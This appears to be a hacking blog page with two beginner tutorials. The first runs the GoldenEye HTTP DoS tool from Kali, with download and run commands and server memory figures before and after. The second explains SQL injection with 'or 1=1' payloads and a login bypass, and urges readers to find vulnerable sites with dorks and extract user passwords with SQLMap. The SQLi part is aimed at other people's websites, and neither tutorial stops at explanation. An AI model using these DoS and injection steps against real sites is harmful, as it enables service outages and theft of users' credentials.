Showing posts with label Website Hacking. Show all posts

DoS website in Kali Linux using GoldenEye


I’ve talked about testing few DoS tools that can put heavy load on HTTP servers in order to bring them to their knees by exhausting resource pools. GoldenEye is the first of those tools and it is one of the newest I discovered in GitHub. You can DoS websites with GoldenEye and bring it down almost within 30 seconds depending on how big their memory pool is. Of course, it wont work on protected servers and servers behind a proper WAF, IDS, but this is a great tool to test your own Web Server for load testing and amend your iptables/Firewall rules accordingly.
You can also DoS using hping3 to simulate similar attacks or PHP exploit to attack WordPress websites. There’s also few great tools that will allow you view live DDoS attacks maps worldwide in almost realtime.
Details for GoldenEye tool is listed below:
From GoldenEye’s writer’s post:
  1. This tool is meant for research purposes only and any malicious usage of this tool is prohibited.
  2. GoldenEye is an python app for SECURITY TESTING PURPOSES ONLY!
  3. GoldenEye is a HTTP DoS Test Tool.
  4. Attack Vector exploited: HTTP Keep Alive + NoCache

Types of DoS or DDoS attacks

Let’s go over some very basic info regarding DoS or DDoS attacks. There are basically three types of DoS and DDoS attacks:
  1. Application layer DoS and DDoS attacks
  2. Protocol layer DoS and DDoS attacks
  3. Volume-based DoS and DDoS attacks

Application layer DoS and DDoS attacks

Application-layer DoS and DDoS attacks are attacks that target Windows, Apache, OpenBSD, or other software vulnerabilities to perform the attack and crash the server.

Protocol layer DoS and DDoS attacks

A protocol DoS and DDoS attacks is an attack on the protocol level. This category includes Synflood, Ping of Death, and more.

Volume-based DoS and DDoS attacks attacks

This type of DoS and DDoS attacks includes ICMP floods, UDP floods, and other kind of floods performed via spoofed packets.
The word DoS and DDoS is used loosely as when you attack from a single machine, it’s usually considered as a DoS attack. Multiply a single attacker from a botnet (or a group) then it becomes a DDoS attack. There are many explanations to it, but just know that no matter which type of attack it is, they are equally detrimental for a server/network.

GoldenEye Help Menu- Click to expand

Download GoldenEye

I prefer to make a folder for everything. I will just do that. You do what you need to do.
root@kali:~# mkdir GoldenEye
root@kali:~# 
root@kali:~# cd GoldenEye/
root@kali:~/GoldenEye# 
root@kali:~/GoldenEye# wget https://github.com/jseidl/GoldenEye/archive/master.zip
root@kali:~/GoldenEye#

So I made a folder named ‘GoldenEye‘ and changed directory to that. Then used wget to pull down the master archive.

Once download completes, unzip the master.zip file.
root@kali:~/GoldenEye# unzip master.zip
This creates a new folder named GoldenEye-master.
root@kali:~/GoldenEye# 
root@kali:~/GoldenEye# ls
GoldenEye-master master.zip
root@kali:~/GoldenEye# 
root@kali:~/GoldenEye# cd GoldenEye-master/
root@kali:~/GoldenEye/GoldenEye-master# 
root@kali:~/GoldenEye/GoldenEye-master# ls
goldeneye.py README.md res util
root@kali:~/GoldenEye/GoldenEye-master#

Run GoldenEye – DoS website

This is rather easy. Following is the usage of goldeneye.py.
USAGE: ./goldeneye.py <url> [OPTIONS]

 OPTIONS:
    Flag           Description                     Default
    -u, --useragents   File with user-agents to use                     (default: randomly generated)
    -w, --workers      Number of concurrent workers                     (default: 50)
    -s, --sockets      Number of concurrent sockets                     (default: 30)
    -m, --method       HTTP Method to use 'get' or 'post'  or 'random'  (default: get)
    -d, --debug        Enable Debug Mode [more verbose output]          (default: False)
    -h, --help         Shows this help
You should schedule and announce your test window so users are aware of the possibility of an outage. Often simulations result in actual failures.
Under NO Circumstances should you run a DoS simulation/test attack against your environment without first notifying your hosting provider. This is especially true for external / full stack tests that will be going through your provider’s network.
Depending on your Linux, Windows or Mac distribution, (any OS that supports Python would do), you just use the following command:
root@kali:~/GoldenEye/GoldenEye-master# ./goldeneye.py http://www.goldeneyetestsite.com/
(or)
sudo ./goldeneye.py http://www.goldeneyetestsite.com/
(or)
python goldeneye.py http://www.goldeneyetestsite.com/
Depending on where you’ve saved the files, adjust your path and command.
Following is taken from my tests:

The attack

root@kali:~/GoldenEye/GoldenEye-master# ./goldeneye.py http://10.0.0.101/ 

GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>

Hitting webserver in mode 'get' with 10 workers running 500 connections each. Hit CTRL+C to cancel.
^CCTRL+C received. Killing all workers
Shutting down GoldenEye
root@kali:~/GoldenEye/GoldenEye-master#
The whole attack lasted only 30 seconds.

The result

This is what I’ve seen in the server end

Before attack

root@someserver [~]# free -m
total used free shared buffers cached
Mem: 1024 713 302 49 9 150
-/+ buffers/cache: 552 1001
Swap: 9990 40 160

root@someserver [~]# pgrep httpd | wc -l
11
I had a massive pool of free memory and just 11 httpd workers.

After attack

root@serv1 [~]# free -m
 total used free shared buffers cached
Mem: 1024 101 90 49 9 150
-/+ buffers/cache: 3544 190
Swap: 990 40 150
root@someserver [~]# pgrep httpd | wc -l
174
I’ve now got just 101M free memory and 174 httpd workers.
Took only 15 seconds to push this server to it limit. Next we look analyse the attack that reveals interesting outcomes achieved by this DoS tool.

SQL Injection : How It Works

Introduction

Lets get started at an apparently unrelated point. Lets assume we create a table in SQL. Now there are three main parts of a database management system, like SQL. They are -
  • Creating structure of table
  • Entering data
  • Making queries (and getting meaningful results from data)
So, when SQL is used to display data on a web page, it is common to let web users input their own queries. For example, if you go to a shopping website to buy a smartphone, you might want to specify what kind of smartphone you want. The site would probably be storing data about phones in table with columns like Name, Price, Company, Screen Size, OS, etc.
Now what they do is that they allow you to create a query using some sort of user friendly drop down based form which lets you select your budget, preferred company, etc. So basically, you, the user, can create queries and request data from their SQL servers without typing any code. 
This automated method of creating queries for you is relatively safe (since it doesn't give you a lot of flexibility in terms of what queries you can create, you are limited by the syntax of queries they have decided). However, there is another method of creating queries which can be exploited by us. 
A url ending in .php is a direct indication that the website/blog uses sql to deliver a lot of it's data, and that you can execute queries directly by changing the url. Usually the data in the SQL tables is protected and can be viewed directly only by certain people (admins etc.). However, when we send some rogue commands to the SQL server, it doesn't understand what to do, and returns an error.
This is a clear indication that with intelligent design of URLs, we can send queries that will make the database 'go berserk' and malfunction, and give us all the otherwise private data of its tables. This attack can be used to obtain confidential data like a list of username and passwords of all users on a website.


Steps

  1. We have to find a website which is vulnerable to SQL injection (SQLi) attacks. Vulnerability has 2 criteria. Firstly, it has to allow execution of queries from the url, and secondly, it should show an error for some kind of query or the other. An error is an indication of a SQL vulnerability.
  2. After we know that a site is vulnerable, we need to execute a few queries to know what all makes it act in an unexpected manner. Then we should obtain information about SQL version and the number of tables in database and columns in the tables.
  3. Finally we have to extract the information from the tables.
Vulnerabilities are found using your own creativity along with famous dorks (more on this in a later tutorial)
For the 2nd and 3rd step, there are 2 ways to do them-
  • Manually using some standard codes available online (and if you know SQL then you can figure most of the stuff out yourself). For example, you can instruct the database to give you all the data from a table by executing the command- 
SELECT * FROM Users WHERE UserId = 105 or 1=1
Now, while the first part of the query "UserID=105" may not be true for all user, the condition 1=1 will always be true. Basically the query asks the table to return all details of users for whom either user id = 105 or 1=1 (1 is always equal to 1, irrespective of the userId and all other factors). Effectively, you have the username and passwords and all other information about all the users of the website.

  • Using some tool - Some tools help in making the process easier. You still have to use commands but using tools is much more practical after you have an idea what is actually happening. I don't recommend all the GUI Windows tools which are found on malware filled websites, and never work. All throughout this blog we have used Kali Linux, and if you really are serious about hacking, there is no reason not to have Kali Linux installed. In Kali Linux, there is a great tool called SQLMap that we'll be using.

Quick cool example

Now suppose you develop a web app. Here are the credentials for login-
Username : abcd
Password : xyz

Now, for login, you have the following condition:

if ("abcd" == Username and "xyz" == Password) 
    LoginSuccessful
else
    LoginFailed

Now if someone enters Username which is different from abcd or password which is different from xyz, then he won't be able to login. Seems to be fine.

But wait, if a person enter username as "pqr" or 1==1 and password as "wxy" or 1==1, your code would check credentials in the following way -
("abcd"=="pqr" or 1==1) and ("xyz" == "wxy" or 1==1)
Let's translate that into boolean. 1==1 is true obviously, abcd==pqr is not true, nor is xyz==wxy. So, we get,
(false or true) and (false or true)
which becomes
true and true
which becomes
true
So, the person logged into your web app without knowing the username or password.

PS: The example here grossly simplifies a lot of things, but taking care of all details would make this more complicated than it has to be for a first tutorial in SQL injection (coming tutorials are more syntactically correct).
The first command is legit and gives you access to data of srinivas only, and only in the condition where the password is correct. The second statement gives you access to data of all accounts.
That's it for this tutorial, you now know how SQL Injections work. It might be worth your time learning some SQL on W3schools till I come up with some other tutorial. Also, check out the navigation bar at the top of the blog to see if you find something that interests you. We have a lot of tutorials for beginners in the field of hacking.
Copyright © 2013 Anonymous Hacker